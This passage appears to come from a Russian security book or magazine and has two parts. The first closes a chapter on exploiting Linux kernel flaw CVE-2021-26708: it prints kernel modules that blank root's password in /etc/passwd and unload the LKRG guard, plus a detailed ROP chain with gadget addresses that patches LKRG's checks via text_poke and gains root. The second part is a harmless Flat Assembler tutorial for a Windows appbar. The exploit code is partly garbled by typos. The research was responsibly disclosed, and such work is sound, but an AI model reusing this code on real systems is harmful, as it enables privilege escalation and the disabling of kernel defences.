Я решил доработать мой улучшенный прототип эксплоита для CVE-2021-26708 (<https://nvd.nist.gov/vuln/detail/CVE-2021-26708>) и придумать новый способ обхода LKRG. Стало еще интереснее. Моя первая идея была такая. LKRG отслеживает несанкционированное повышение привилегий, но при этом не следит за содержанием файла `/etc/passwd`. Значит, я могу попробовать незаметно сбросить пароль пользователя `root` через изменение `/etc/passwd`! Выполнение команды `su` после этого будет выглядеть для LKRG абсолютно легально.

Я сделал быстрый прототип для этой идеи. Удобно было оформить его в виде небольшого модуля ядра:

```
#include <linux/module.h>
#include <linux/kallsyms.h>

static int __init pdwhack_init(void)
{
    struct file *f = NULL;
    char *str = "root::0:0:root:/root:/bin/bash\n";
    ssize_t wret;
    loff_t pos = 0;

    pr_notice("pdwhack: init\n");

    f = filp_open("/etc/passwd", O_WRONLY, 0);
    if (IS_ERR(f)) {
        pr_err("pdwhack: filp_open() failed\n");
        return -ENOENT;
    }

    wret = kernel_write(f, str, strlen(str), &pos);
    printk("pdwhack: kernel_write() returned %ld\n", wret);
}
```

```

pr_notice("pwdhack: done\n");

return 0;
}

static void __exit pwdhack_exit(void)
{
    pr_notice("pwdhack: exit\n");
}

module_init(pwdhack_init)
module_exit(pwdhack_exit)

MODULE_LICENSE("GPL v2");

```

Этот ядерный код перезаписывает начало файла `/etc/passwd` строкой `root::0:0:root:/root:/bin/bash\n` и тем самым устанавливает пустой пароль для пользователя `root`. После этого непривилегированный пользователь может выполнить команду `su` и беспрепятственно получить привилегии суперпользователя.

Далее я реализовал в своей ROP-цепочке такую логику с вызовом функций `filp_open()` и `kernel_write()`, но эксплоит не смог открыть файл `/etc/passwd`. Оказывается, ядро проверяет привилегии процесса и правила политики SELinux, даже когда файл открывается из пространства ядра. Перезапись привилегий **перед** `filp_open()` тоже не сработала: LKRG сразу же обнаружил это и убил процесс эксплоита. Таким образом, эту идею пришлось отбросить.

Вперед, в атаку на LKRG!

Размышляя об LKRG с позиции атакующего, я осознал, что не нужно от него прятаться. Напротив, мне пришла идея как-то уничтожить LKRG прямо из ROP-цепочки.

Самый прямой путь к этой цели — просто выгрузить LKRG из ядра. Я написал небольшой модуль ядра, чтобы проверить эту гипотезу перед тем, как перерабатывать ROP-цепочку в эксплоите:

```

#include <linux/module.h>
#include <linux/kallsyms.h>

static int __init destroy_lkrg_init(void)
{
    struct module *lkrg_mod = find_module("p_lkrg");

    if (!lkrg_mod) {
        pr_notice("destroy_lkrg: p_lkrg module is NOT found\n");
        return -ENOENT;
    }
}

```

```

    if (!lkrig_mod->exit) {
        pr_notice("destroy_lkrig: p_lkrig module has no exit method\n");
        return -ENOENT;
    }

    pr_notice("destroy_lkrig: p_lkrig module is found, remove it
brutally!\n");
    lkrig_mod->exit();

    return 0;
}

static void __exit destroy_lkrig_exit(void)
{
    pr_notice("destroy_lkrig: exit\n");
}

module_init(destroy_lkrig_init)
module_exit(destroy_lkrig_exit)

MODULE_LICENSE("GPL v2");

```



Эксперимент показал, что это рабочая идея, модуль LKRG был выгружен. Тогда я реализовал в моей ROP-цепочке эту логику с вызовом функций `find_module()` и `exit()` из LKRG, но она не сработала. Почему? В функции `p_lkrig_deregister()` в процессе своей выгрузки LKRG вызывает ядерную функцию `schedule()`, в которой у него поставлена дополнительная проверка `rcf1` (LKRG вставляет такие проверки во многие важные точки ядра Linux). Эта проверка обнаруживает мою ROP-

цепочку и убивает процесс эксплоита прямо в процессе выгрузки модуля LKRG. К тому же система при этом зависает. Жаль, хорошая была идея.

Тогда я стал думать, как еще можно вывести LKRG из строя, и обратил внимание на `kprobes` и `kretprobes`. Это как раз тот механизм, с помощью которого LKRG составляет свои проверки по всему ядру Linux. Первым делом я попробовал просто выключить `kprobes` через штатную настройку в `debugfs`:

```
[root@localhost ~]# echo 0 > /sys/kernel/debug/kprobes/enabled
```

На системе без LKRG это сработало корректно, но, когда я попробовал сделать то же самое с загруженным LKRG, система полностью зависла. Мне кажется, в этом случае где-то в ядре из-за LKRG происходит взаимная блокировка (deadlock) или бесконечный цикл. Как бы то ни было, я не стал тратить время на отладку этой ошибки.

Кстати, отладка ядра с LKRG — то еще удовольствие. Например, я долго не мог понять, почему ядро Linux с LKRG падает (crash) каждый раз, когда я пытаюсь поработать в отладчике. Дело в том, что при задании точки останова `gdb` меняет инструкцию в коде ядра, а LKRG в параллельном потоке через некоторое время обнаруживает это как «ошибку целостности» и убивает всю машину, пока я таращусь в отладчик, пытаюсь понять, что к чему! :)

Успешная атака на LKRG

Наконец мне удалось придумать рабочую атаку против LKRG. Я стал разбираться в его коде и нашел две функции, которые отвечают за обнаружение атак. Это `p_check_integrity()`, которая выполняет проверку целостности кода ядра, и `p_cmp_creds()`, которая сверяет привилегии процессов системы с внутренней базой LKRG и обнаруживает несанкционированное повышение привилегий.

Мне пришла идея атаковать в лоб и переписать код этих двух функций прямо из ROP-цепочки в эксплоите. Я сделал это с помощью байтов `0x48 0x31 0xc0 0xc3`, которые представляют собой инструкции `xor rax, rax ; ret`, то есть `return 0`. После этого я беспрепятственно поднял привилегии процесса эксплоита. Отлично! Разберем получившуюся финальную ROP-цепочку:

```
unsigned long *rop_gadget = (unsigned long *) (xattr_addr + MY_UINFO_OFFSET + 8);
```

```
int i = 0;
```

```
#define SAVED_RSP_OFFSET      3400
```

```
#define ROP_MOV_RAX_R9_RET    (0xFFFFFFFFF8106BDA4lu + kaslr_offset)
```

```
#define ROP_POP_RDX_RET      (0xFFFFFFFFF8105ED4Dlu + kaslr_offset)
```

```
#define ROP_AND_RAX_RDX_RET   (0xFFFFFFFFF8101AD34lu + kaslr_offset)
```

```
#define ROP_ADD_RAX_RCX_RET   (0xFFFFFFFFF8102BA35lu + kaslr_offset)
```

```
#define ROP_MOV_RDX_RAX_RET   (0xFFFFFFFFF81999A1Dlu + kaslr_offset)
```

```
#define ROP_POP_RAX_RET                (0xFFFFFFFFF81015BF4lu +
kaslr_offset)
#define ROP_MOV_QWORD_PTR_RAX_RDX_RET (0xFFFFFFFFF81B6CB17lu +
kaslr_offset)

/* 1. Save RSP */
rop_gadget[i++] = ROP_MOV_RAX_R9_RET;      /* mov rax, r9 ; ret */
rop_gadget[i++] = ROP_POP_RDX_RET; /* pop rdx ; ret */
rop_gadget[i++] = 0xffffffff00000000lu;
rop_gadget[i++] = ROP_AND_RAX_RDX_RET;      /* and rax, rdx ; ret */
rop_gadget[i++] = ROP_ADD_RAX_RCX_RET;      /* add rax, rcx ; ret */
rop_gadget[i++] = ROP_MOV_RDX_RAX_RET;      /* mov rdx, rax ; shr rax, 0x20 ;
xor eax, edx ; ret */
rop_gadget[i++] = ROP_POP_RAX_RET; /* pop rax ; ret */
rop_gadget[i++] = uaf_write_value + SAVED_RSP_OFFSET;
rop_gadget[i++] = ROP_MOV_QWORD_PTR_RAX_RDX_RET; /* mov qword ptr [rax], rdx ;
ret */
```

Эта часть ROP-цепочки восстанавливает начальное значение RSP из битов в ECX и R9 (методику я описывал выше). Это значение стекового указателя сохраняется в ядерном объекте `sk_buff` (он под контролем атакующего) по отступу `SAVED_RSP_OFFSET`. Такая хитрость позволяет не занимать под хранение значения отдельный регистр, он еще пригодится.

```
#define KALLSYMS_LOOKUP_NAME          (0xffffffff81183dc0lu + kaslr_offset)
#define FUNCNAME_OFFSET_1            3550

#define ROP_POP_RDI_RET                (0xFFFFFFFFF81004652lu +
kaslr_offset)
#define ROP_JMP_RAX                    (0xFFFFFFFFF81000087lu +
kaslr_offset)

/* 2. Destroy lkrq : part 1 */
rop_gadget[i++] = ROP_POP_RAX_RET; /* pop rax ; ret */
rop_gadget[i++] = KALLSYMS_LOOKUP_NAME;
/* unsigned long kallsyms_lookup_name(const char *name) */
rop_gadget[i++] = ROP_POP_RDI_RET; /* pop rdi ; ret */
rop_gadget[i++] = uaf_write_value + FUNCNAME_OFFSET_1;
strcpy((char *)xattr_addr + FUNCNAME_OFFSET_1, "p_cmp_creds", 12);
rop_gadget[i++] = ROP_JMP_RAX;      /* jmp rax */
```

Эта часть ROP-цепочки вызывает функцию `kallsyms_lookup_name("p_cmp_creds")`. В ядерном объекте `sk_buff` по отступу `FUNCNAME_OFFSET_1` подготавливается строка `"p_cmp_creds"`. Ее адрес загружается в регистр `rdi`, через который должен передаваться первый аргумент функции в соответствии с System V AMD64 ABI.

Важно заметить, что опция `lkrq.hide` по умолчанию имеет значение 0, что позволяет атакующему легко получить адреса функций LKRG с помощью вызова `kallsyms_lookup_name()`.

Также есть и другие способы сделать это.

```
#define XOR_RAX_RAX_RET (0xFFFFFFFFF810859C0lu +
kaslr_offset)
#define ROP_TEST_RAX_RAX_CMOVE_RAX_RDX_RET (0xFFFFFFFFF81196AA2lu +
kaslr_offset)

/* If lkrg function is not found, let's patch "xor rax, rax ; ret" */
rop_gadget[i++] = ROP_POP_RDX_RET; /* pop rdx ; ret */
rop_gadget[i++] = XOR_RAX_RAX_RET;
rop_gadget[i++] = ROP_TEST_RAX_RAX_CMOVE_RAX_RDX_RET; /* test rax, rax ; cmov
rax, rdx ; ret*/
```

В этой части ROP-цепочки идет обработка результата вызова `kallsyms_lookup_name()`. Эта функция через регистр `RAX` возвращает адрес `p_cmp_creds()` или `NULL`, если модуль `LKRG` не загружен. Эксплоит должен корректно обрабатывать оба этих случая, и я придумал для этого такой трюк:

Я нашел в ядерной памяти «живой» машины байты инструкций `xor rax, rax ; ret`, их адрес здесь определен как `XOR_RAX_RAX_RET`.

Этот адрес загружается в регистр `RDX`.

Если `kallsyms_lookup_name("p_cmp_creds")` возвращает `NULL`, то этот адрес загружается в регистр `RAX` вместо `NULL`. Для этого используется инструкция `conditional move` в гаджете `test rax, rax ; cmov rax, rdx ; ret`.

Отлично! Если модуль `LKRG` загружен в ядро, эксплоит переписет код функции `p_cmp_creds()` инструкциями `xor rax, rax ; ret`. В противном случае, если `LKRG` отсутствует, эксплоит переписет инструкции `xor rax, rax ; ret` теми же самыми байтами и ничего не испортит в ядерной памяти. Эта перезапись (patching) выполняется в следующей части ROP-цепочки:

```
#define TEXT_POKE (0xfffffffff81031300lu + kaslr_offset)
#define CODE_PATCH_OFFSET 3450

#define ROP_MOV_RDI_RAX_POP_RBX_RET (0xFFFFFFFFF81020ABDlu +
kaslr_offset)
#define ROP_POP_RSI_RET (0xFFFFFFFFF810006A4lu +
kaslr_offset)

rop_gadget[i++] = ROP_MOV_RDI_RAX_POP_RBX_RET;
/* mov rdi, rax ; mov eax, ebx ; pop rbx ; or rax, rdi ; ret
*/
rop_gadget[i++] = 0x1337; /* dummy value for RBX */
rop_gadget[i++] = ROP_POP_RSI_RET; /* pop rsi ; ret */
rop_gadget[i++] = uaf_write_value + CODE_PATCH_OFFSET;
strncpy((char *)xattr_addr + CODE_PATCH_OFFSET, "\x48\x31\xc0\xc3", 5);
rop_gadget[i++] = ROP_POP_RDX_RET; /* pop rdx ; ret */
rop_gadget[i++] = 4;
rop_gadget[i++] = ROP_POP_RAX_RET; /* pop rax ; ret */
```



```
rop_gadget[i++] = TEXT_POKE;
/* void *text_poke(void *addr, const void *opcode, size_t len)
*/
rop_gadget[i++] = ROP_JMP_RAX;          /* jmp rax */
```

Здесь эксплоит подготавливает в регистрах аргументы для вызова функции `text_poke()`, которая и выполнит перезапись ядерного кода:

Адрес цели для перезаписи копируется из `RAX` в `RDI`. Это будет первый аргумент функции. К сожалению, мне не удалось найти меньший гаджет, который сделает это копирование, поэтому здесь на стеке подготовлены дополнительные байты для лишней инструкции `pop rbx` из первого гаджета.

В объекте `sk_buff` по отступу `CODE_PATCH_OFFSET` подготавливается полезная нагрузка `0x48 0x31 0xc0 0xc3` для перезаписи кода. Ее адрес сохраняется в регистр `RSI` в качестве второго аргумента функции.

Третий аргумент функции `text_poke()` — это длина данных для перезаписи. Он передается через регистр `RDY` и имеет значение 4.

Ядерная функция `text_poke()` (<https://elixir.bootlin.com/linux/v5.10/source/arch/x86/kernel/alternative.c#L959>) — это штатный механизм, с помощью которого ядро может изменять собственный код в динамике, во время работы. Эта функция на короткое время делает отображение нужного кода доступным для записи и выполняет `memcpy()`. Этой возможностью как раз пользуется `kprobes` и другие механизмы ядра Linux.

Описанная процедура с `kallsyms_lookup_name()`, `smove` и `text_poke()` затем выполняется для перезаписи функции `p_check_integrity()` из модуля `LKRG`. Тем самым эксплоит устраняет защиту `LKRG`, делая его полностью беспомощным. Теперь можно беспрепятственно повысить привилегии процесса (это уже было описано выше):

```
#define ROP_MOV_QWORD_PTR_RAX_0_RET (0xFFFFFFFF8112E6D7lu + kaslr_offset)

/* 3. Perform privilege escalation */
rop_gadget[i++] = ROP_POP_RAX_RET;          /* pop rax ; ret */
rop_gadget[i++] = owner_cred + CRED_UID_GID_OFFSET;
rop_gadget[i++] = ROP_MOV_QWORD_PTR_RAX_0_RET; /* mov qword ptr [rax], 0 ;
ret */
rop_gadget[i++] = ROP_POP_RAX_RET;          /* pop rax ; ret */
rop_gadget[i++] = owner_cred + CRED_EUID_EGID_OFFSET;
rop_gadget[i++] = ROP_MOV_QWORD_PTR_RAX_0_RET; /* mov qword ptr [rax], 0 ;
ret */
```

Финальная часть ROP-цепочки восстанавливает начальное значение регистра `RSP` из данных объекта `sk_buff` по отступу `SAVED_RSP_OFFSET`:


```
/* 4. Restore RSP and continue */
rop_gadget[i++] = ROP_POP_RAX_RET;          /* pop rax ; ret */
rop_gadget[i++] = uaf_write_value + SAVED_RSP_OFFSET;
```

```

rop_gadget[i++] = ROP_MOV_RAX_QWORD_PTR_RAX_RET; /* mov rax, qword ptr [rax] ;
ret */
rop_gadget[i++] = ROP_PUSH_RAX_POP_RBX_RET; /* push rax ; pop rbx ; ret */
rop_gadget[i++] = ROP_PUSH_RBX_POP_RSP_RET;
/* push rbx ; add eax, 0x415d0060 ; pop rsp ; ret */

```

После этого ядро возобновляет обработку системного вызова `recv()`, но процесс эксплоита при этом обладает привилегиями пользователя `root`. Всё, пожалуй, это была самая сложная часть главы.



Ответственное разглашение информации

О результатах моих экспериментов с LKRG я сообщил Адаму Заброцки и Александру Песляку (Solar Designer (<https://twitter.com/solardiz>)) 10 июня 2021 года. Мы детально обсудили мои способы обхода защиты LKRG и обменялись мнениями о проекте в целом.

С позволения Адама и Александра 3 июля я опубликовал результаты моего исследования (<https://www.openwall.com/lists/lkrg-users/2021/07/03/1>) в открытом списке рассылки `lkrg-users`. На момент публикации этой главы мой метод атаки все еще работает. Для защиты требуется переработка архитектуры LKRG, она пока в планах.

На мой взгляд, LKRG — замечательный проект. Когда я начал изучать его, сразу же отметил, что Адам и другие разработчики приложили большие усилия, чтобы сделать качественный и красивый продукт. Вместе с тем я убежден, что обнаружить последствия эксплуатации ядерных уязвимостей на уровне самого ядра невозможно. Альберт Эйнштейн говорил (<https://ru.citaty.net/tsitaty/482501-albert->

einshtein-nevozmozhno-reshit-problemu-na-tom-zhe-urovne-na-ko/): «Невозможно решить проблему на том же уровне, на котором она возникла».

Другими словами, защита LKRG должна работать на другом уровне или в другом контексте, чтобы обнаруживать деятельность атакующего в ядре. В частности, LKRG мог бы представлять бóльшую преграду для атакующего, если бы модуль был перенесен на уровень гипервизора или же в ARM Trusted Execution Environment. Такое портирование — сложная инженерная задача, и для ее решения разработчикам LKRG требуется поддержка сообщества и, возможно, заинтересованных в проекте компаний.

Заключение

В этой главе описано, как я доработал свой прототип эксплоита для уязвимости CVE-2021-26708 (<https://nvd.nist.gov/vuln/detail/CVE-2021-26708>) в ядре Linux. Это было интересное исследование с большим количеством практики по возвратно-ориентированному программированию и ассемблеру. Я искал ROP/JOP-гаджеты в памяти работающей системы и смог выполнить переключение ядерного стека (stack pivoting) в ограниченных условиях. Я также проанализировал защиту Linux Kernel Runtime Guard (<https://github.com/openwall/lkrg>) с позиции атакующего, разработал новый способ атаки на LKRG и предоставил результаты своего исследования команде разработчиков этого проекта.

Я уверен, что эта глава будет полезна для сообщества разработчиков Linux, поскольку она отражает многие практические аспекты безопасности ядра. И еще я хочу сказать спасибо компании Positive Technologies за возможность провести это исследование.

Заплата на асме. Создаем панель инструментов для Windows на Flat Assembler

Игорь Орещенко

В этой главе я расскажу о том, как создать простое приложение — заготовку панели инструментов для рабочего стола Windows. По ходу дела мы вспомним Win32 API, разберемся, как его использовать на языке ассемблера, и познакомимся с Flat Assembler, который станет для нас основным инструментом разработки.

Нет в мире совершенства

Народная молва гласит, что в основе мироздания лежит закон подлости, из которого следуют все остальные фундаментальные законы природы. К таковым относится и закон неубывающей энтропии, в соответствии с которым материальные предметы со временем приходят в негодность. На моем мониторе этот закон проявился в виде горизонтальных полос в верхней части экрана, которые выглядят как нотный стан, если под ними радикально черный фон, и как интерференционная картина в двухщелевом эксперименте, если фон светлый (рис. 2.1).




Рис. 2.1. Дефект монитора в виде горизонтальных полос

Ознакомившись с обзорами аналогичных проблем по роликам на YouTube, я составил для себя общее представление об этом дефекте. Он может быть вызван либо плохим контактом шлейфа, соединяющего матрицу монитора с контроллером, либо неисправностью в электронных компонентах самого контроллера. Поскольку га-

рантийный срок уже закончился, я разобрал монитор и пришел к выводу, что с отсутствием опыта и инструментов шансы на успешный ремонт у меня примерно 50 на 50: либо устраню дефект, либо испорчу все окончательно.

Какие еще остаются варианты? Знаю по опыту, что официальный сервис, скорее всего, выставит заградительную цену, а отдавать боевого товарища в очумелые ручки кустаря-одиночки совесть не позволяет. Наиболее здравой кажется мысль пойти в ближайший магазин, купить новый монитор и не дурить голову ни себе, ни читателям. Именно так я бы и поступил, если бы монитор не работал совсем. Но он *почти* работает, и выбрасывать его попросту жалко.

А ведь если подумать, ремонт необязательно предполагает восстановление исходного качества изделия — зачастую допускается некоторая утрата потребительских свойств. Как, например, поступает хакер, обнаружив в один прекрасный день дыру... нет, не в безопасности, а в любимых домашних брюках? Достает свой толстый кошелек и спешит в ближайший бутик за новыми? Нет, он вспоминает уроки Марьванны и, применяя методологию «вперед иголлка», накладывает заплатку! Или другой пример. В не менее прекрасный день инженеры NASA обнаружили (<https://www.computerra.ru/211390/galileo/>), что основная антенна радиосвязи запущенного к Юпитеру зонда не раскрылась полностью. Разве они бросили неисправное устройство на произвол судьбы и обратились к правительству за финансированием нового? Нет, они проявили находчивость и техническую смекалку, в результате чего пусть и не без труда, но успешно провели многолетнюю исследовательскую миссию.

Выбор цели и средства

Рассматриваемая в главе ситуация находится где-то между этими крайними случаями. Наибольшие неудобства описанный дефект доставляет при использовании развернутых на весь экран программ, потому что попадает либо на адресную строку браузера, либо на главное меню приложения. Использование же программ в оконном режиме, с подгонкой их местоположения после каждого запуска, грозит нервным расстройством. Я готов пожертвовать частью полезной площади экрана, если изображение не будет попадать на дефектную область.

Основная операционная система на моем компьютере — Windows. Как исключить полосу в верхней части экрана из доступного пространства рабочего стола, чтобы окна приложений при развертывании не попадали на нее? Идею мне подсказала панель задач: она монополизирует нижнюю часть экрана и никогда не перекрывается окнами программ. Может быть, достаточно будет прикрепить ее к верхней части экрана? Нет, во-первых, она не совсем подходит по размеру, а во-вторых, сама приобретает неприглядный вид из-за дефекта. А нельзя ли сделать «заплатку» с такими же свойствами, но чтобы пользователь мог контролировать ее размер и цвет?

Оказывается, можно, и ответ быстро нашелся в справочнике по Win32 API — это панель инструментов рабочего стола (<https://docs.microsoft.com/en-us/windows/win32/shell/application-desktop-toolbars>). Направление работы прояснилось, осталось выбрать подходящий инструмент для ее выполнения. Основное средство раз-

работки с использованием Win32 API — компилятор С. Но для вызова нескольких функций операционной системы хочется воспользоваться чем-то более простым и изящным. Поэтому я отправился в темную кладовую своей памяти и нашел там пыльную шкатулку с плоским монтажным. Если кто-то еще не догадался, то так звучит по-русски Flat Assembler в варианте Яндекс-переводчика. Удивительно, но продукт, с которым я познакомился еще в середине 2000-х, продолжает жить и здравствовать.

Что умеет Flat Assembler?

Давай прямо сейчас разберемся со средой, в которой будем работать. На странице загрузки (<https://flatassembler.net/download.php>) выбери архив с последней версией сборки для Windows (<https://flatassembler.net/fasmw17329.zip>), загрузи его и распакуй куда-нибудь на диск. В трех мегабайтах папки FASMW есть все, что нам потребуется.

Создай пустую папку Appbar для рабочего проекта и скопируй в нее исходный текст шаблона типового приложения Windows FASMW\EXAMPLES\TEMPLATE\TEMPLATE.ASM. Запусти интегрированную среду разработки FASMW\FASMW.EXE и с помощью пункта меню **File** → **Open...** загрузи в нее этот файл. Обрати внимание, что в нашем распоряжении есть текстовый многооконный редактор с подсветкой синтаксиса ассемблера (рис. 2.2).




Рис. 2.2. Текстовый редактор интегрированной среды FASMW

Шаблон Windows-приложения на ассемблере состоит из следующих основных частей:

- заголовка с указанием формата целевого исполняемого файла и точки входа в приложение;

- секции кода `.text`, где метка `start` указывает команду, с которой должно начинаться выполнение программы;
- секции данных `.data`, содержащей глобальные переменные программы;
- секции импорта `.idata`, в которой перечислены используемые программой динамические библиотеки и подключаются объявления содержащихся в них функций.

В целом текст программы должен быть понятен любому, кто использовал Win32 API. Во-первых, сам API предельно прост. Параметры всех функций ожидают 32-битных значений аргументов, а если данные не укладываются в этот размер, то передается 32-битный указатель на массив или структуру опять же 32-битных значений. Исключение, пожалуй, только строки. Возвращаемое функцией значение (например, код завершения) передается через регистр `EAX` или, если оно превышает 32 бита, через структуру, на которую указывал один из аргументов.

Во-вторых, Flat Assembler на основе своего набора макроинструкций предлагает синтаксический сахар, который делает использование API максимально приближенным к высокоуровневым языкам программирования. Скажем, довольно сложный вызов функции создания окна описывается одной строкой:

```
invoke
CreateWindowEx,0,_class,_title,WS_VISIBLE+WS_DLGFRAME+WS_SYSMENU,128,128,256,192,NULL,NULL,[wc.hInstance],NULL
```

Здесь `invoke` — это команда вызова подпрограммы в соответствии с соглашением `STDCALL`, `CreateWindowEx` — имя вызываемой API-функции, а далее через запятую следуют аргументы в том порядке, в котором они описаны в документации (<https://docs.microsoft.com/en-us/windows/win32/api/winuser/nf-winuser-createwindowexa>). С-программисты могут считать, что имена всех переменных здесь — это указатели (`_class`, `_title`), для разыменования которых используются квадратные скобки (`[wc.hInstance]`). Отметим привычную «точечную» нотацию доступа к элементам структуры.

Описание оконной процедуры `WindowProc` тоже не должно вызвать затруднений:

```
proc WindowProc uses ebx esi edi, hwnd,wmsg,wparam,lparam
...
ret
endp
```

Соглашение Win32 API требует, чтобы после возврата из процедур обратного вызова (callback-процедур) значения регистров `EBX`, `ESI` и `EDI` были такими же, как и перед вызовом. Для этого в заголовке присутствует указание на сохранение этих регистров в виде фразы `uses ebx esi edi`. А дальше через запятую идет список формальных параметров процедуры, которые соответствуют документации.

Теперь ты можешь скомпилировать и выполнить эту программу. Но сначала укажи путь к папке с подключаемыми директивой `include` файлами в пункте меню **Options** → **Compiler setup** так, чтобы он соответствовал фактическому местоположению `FASMW\INCLUDE`. После этого выполни пункт меню **Run** → **Run** или просто

нажми клавишу F9. Если все было сделано правильно, то в рабочей папке Appbar появится свежесобранный файл TEMPLATE.EXE, а на экране отобразится крошечное окно Win32 program template (рис. 2.3).




Рис. 2.3. Настройка пути к подключаемым файлам

Создание обработчика сообщения WM_CREATE

Со средой разработки разобрались, приступим к работе над программой. Если раньше ты никогда не программировал панели рабочего стола Windows, то сейчас самое время изучить документацию. Но перед этим хочу обратить внимание на основные моменты. Панель рабочего стола не является каким-то уникальным объектом операционной системы. Роль панели может играть любое окно, созданное функцией `CreateWindowEx`. Все средства Windows, обеспечивающие функционирование панели, сосредоточены в единственной функции `SHAppBarMessage` (<https://docs.microsoft.com/en-us/windows/win32/api/shellapi/nf-shellapi-shappbarmessage>), с помощью которой можно:

- ☐ узнать границы области рабочего стола, в пределах которых можно разместить новую панель инструментов;
- ☐ зарезервировать на этой области участок для размещения новой панели;
- ☐ указать манипулятор (`handle`) окна с панелью, которому будут отправляться системные уведомления, связанные с изменением обстановки на рабочем столе.

После резервирования новой области операционная система запрещает ее использование окнами приложений при их максимизации, освобождает от значков рабоче-

го стола (если таковые на ней были) — и, в общем-то, все. За внешний вид панели отвечает ассоциированное с нею окно, которое теоретически должно закрыть собой освобожденное пространство и принять соответствующий стиль. Но по большому счету может этого и не делать.

С помощью пункта меню **File** → **Save as...** сохрани открытый в редакторе файл под именем `appbar.asm`. В нашей программе панелью будет главное окно приложения. Резервируем для нее полосу в верхней части рабочего стола. Это можно сделать в обработчике сообщения `WM_CREATE` (<https://docs.microsoft.com/en-us/windows/win32/winmsg/wm-create>), которое отправляется операционной системой окну приложения непосредственно перед тем, как отобразить его на экране. Для этого в начале оконной процедуры `WindowProc` вставим строки перехода к обработчику сообщения:

```
cmp     [wmsg], WM_CREATE
je      .wmcreate
```

и напомним сам обработчик перед меткой `.wmdestroy`:

```
.wmcreate:
    stdcall wmCreateProc, [hwnd]
    jmp     .finish
```

Метки, которые начинаются с точки, являются локальными по отношению к процедуре, где они используются (в данном случае — `WindowProc`). Это еще одна фишка `Flat Assembler`, которая позволяет не беспокоиться о том, что в разных процедурах имена меток могут повторяться.

Наш обработчик вызывает пока еще не существующую процедуру `wmCreateProc` и передает ей значение манипулятора созданного окна. В этой процедуре надо описать действия по резервированию полосы и позиционированию главного окна, после чего обнулить регистр `EAX` для сигнализирования об успешном завершении процедуры. Если после обработки сообщения `WM_CREATE` значение регистра `EAX` будет равно `(-1)`, операционная система воспримет это как сигнал о проблеме, что приведет к завершению работы программы. Текст процедуры `wmCreateProc` можно разместить после оператора `endp`, закрывающего блок описания оконной процедуры `WindowProc`:

```
proc wmCreateProc, hwnd
    invoke MessageBox, [hwnd], _title, _class, MB_OK+MB_ICONINFORMATION
    xor eax, eax
    ret
endp
```

Вот промежуточный вариант программы, который выводит отладочное сообщение: `appbar-ver1.asm` (<https://xakep.ru/wp-content/uploads/2022/01/372862/appbar-ver1.asm>).

Процедура `wmCreateProc` в таком виде не делает ничего полезного, но при запуске программы выводит окно с информационным сообщением, которое дает понять, что на этом этапе все работает так, как ожидается.

